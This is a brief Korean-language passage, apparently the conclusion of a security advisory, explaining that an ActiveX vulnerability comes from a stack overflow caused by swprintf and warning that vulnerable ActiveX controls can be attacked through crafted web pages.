이번 취약점은 ActiveX내에 존재하는 Stack Overflow 때문입니다. 특히 swprintf 함수의 사용으로 인해 발생한 것으로 이런 함수를 사용할 때는 주의가 요구됩니다.
또한 요즘 ActiveX의 취약점이 매우 빈번하게 발표되는데 취약한 ActiveX가 설치된 시스템에서 조작된 웹 페이지에 접속할 경우 쉽게 공격 당할 수 있기 때문에 더욱 ActiveX의 보안에 대해 주의하여야 할 것입니다.